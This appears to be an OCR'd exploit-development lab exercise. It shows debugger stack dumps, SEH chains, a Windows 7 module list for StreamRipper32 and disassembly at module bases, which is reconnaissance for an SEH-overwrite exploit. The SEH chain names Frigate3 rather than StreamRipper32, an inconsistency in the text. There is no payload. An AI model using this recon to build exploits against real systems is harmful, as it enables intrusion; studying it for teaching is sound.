
Verify the starting and ending addresses of stack frame



```
0012FF88  00000000  ....
0012FF8C  75F33C45  E<≤u  RETURN to kernel32.75F33C45
0012FF90  7FFDC000  .ᒪ²⌂
0012FF94 ┌0012FFD4  ᵵ ‡.
0012FF98  779337F5  J7ōw  RETURN to ntdll.779337F5
0012FF9C  7FFDC000  .ᒪ²⌂
0012FFA0  773A5660  'V:w  SHELL32.773A5660
0012FFA4  00000000  ....
0012FFA8  00000000  ....
0012FFAC  7FFDC000  .ᒪ²⌂
0012FFB0  00000000  ....
0012FFB4  00000000  ....
```

Highlighted is the esp address


Verify the SEH chain and report the DLL loaded along with the addresses.



Address	SE handler
0012FFC4	ntdll.778EE0ED


now, we observe the SEH chain (initial state)

Upon simply running the executable, we see the SEH list grow




Address	SE handler
0012FE1C	rtl60.4003A39C
0012FE68	rtl60.4003ABE0
0012FEBC	rtl60.4003D02B
0012FEF0	rtl60.40039939
0012FF18	Frigate3.00460812
0012FF38	Frigate3.0046064A
0012FF74	rtl60.40006148
0012FFC4	ntdll.778EE0ED

Now, checking the executable modules…



Base	Size	Entry	Name	File version	Path
00400000	00156000	004A71A5	StreamRi	1, 2, 0, 1	C:\Program Files\StreamRipper32\Stre
6EB90000	00084000	6EB919A9	COMCTL32	5.82 (win7_rtm.(	C:\Windows\WinSxS\x86_microsoft.winc
71D10000	00051000	71D3988C	WINSPOOL	6.1.7600.16385	C:\Windows\system32\WINSPOOL.DRV
738F0000	00019000	738F2754	OLEPRO32	6.1.7601.17514	C:\Windows\system32\OLEPRO32.DLL
73910000	0001C000	739117DB	oledlg	6.1.7600.16385	C:\Windows\system32\oledlg.dll
75CD0000	0004A000	75CD7DE0	KERNELBA	6.1.7600.16385	C:\Windows\system32\KERNELBASE.dll
75D80000	0015C000	75DCBA3D	ole32	6.1.7600.16385	C:\Windows\system32\ole32.dll
75EE0000	000D4000	75F2BDE4	kernel32	6.1.7600.16385	C:\Windows\system32\kernel32.dll
75FC0000	000A0000	75FD49E5	ADVAPI32	6.1.7600.16385	C:\Windows\system32\ADVAPI32.dll
76090000	0001F000	76091355	IMM32	6.1.7601.17514	C:\Windows\system32\IMM32.DLL
760B0000	0004E000	760B9C09	GDI32	6.1.7601.17514	C:\Windows\system32\GDI32.dll
76100000	000AC000	7610A472	msvcrt	7.0.7600.16385	C:\Windows\system32\msvcrt.dll
761C0000	000A1000	761F2433	RPCRT4	6.1.7600.16385	C:\Windows\system32\RPCRT4.dll
76470000	000CC000	7647168B	MSCTF	6.1.7600.16385	C:\Windows\system32\MSCTF.dll
76540000	0009D000	76573FD7	USP10	1.0626.7601.175	C:\Windows\system32\USP10.dll
765E0000	000C9000	765FD711	USER32	6.1.7601.17514	C:\Windows\system32\USER32.dll
76B20000	0008F000	76B23FB1	OLEAUT32	6.1.7601.17514	C:\Windows\system32\OLEAUT32.dll
76C00000	0007B000	76C01AEE	comdlg32	6.1.7600.16385	C:\Windows\system32\comdlg32.dll
76C80000	00C4A000	76D01601	SHELL32	6.1.7601.17514	C:\Windows\system32\SHELL32.dll
778D0000	0013C000		ntdll	6.1.7600.16385	C:\Windows\SYSTEM32\ntdll.dll
77A20000	00019000	77A24975	sechost	6.1.7600.16385	C:\Windows\SYSTEM32\sechost.dll
77A40000	00006000	77A41782	NSI	6.1.7600.16385	C:\Windows\system32\NSI.dll
77A50000	00035000	77A5145D	WS2_32	6.1.7600.16385	C:\Windows\system32\WS2_32.dll
77A90000	00057000	77AA9BA6	SHLWAPI	6.1.7600.16385	C:\Windows\system32\SHLWAPI.dll
77AF0000	0000A000	77AF136C	LPK	6.1.7600.16385	C:\Windows\system32\LPK.dll


Checking the base addresses now for the ones highlighted…



```
5CD0000 0004A000 75CD7DE0 KERNELBA 6.1.7600.16385  C:\Windows\system32\KERNELBASE.dll
```

CPU - main thread, module IMM32

```
76091000   9A E05E765E 095 CALL FAR 5F09:5E765EE0            Far call
76091007   76 42           JBE SHORT IMM32.7609104B
76091009   F1              INT1
7609100A   5E              POP ESI
```



CPU - main thread, module MSCTF

```
76471000   90              NOP
76471001   97              XCHG EAX,EDI
76471002   1076 C0         ADC BYTE PTR DS:[ESI-40],DH
```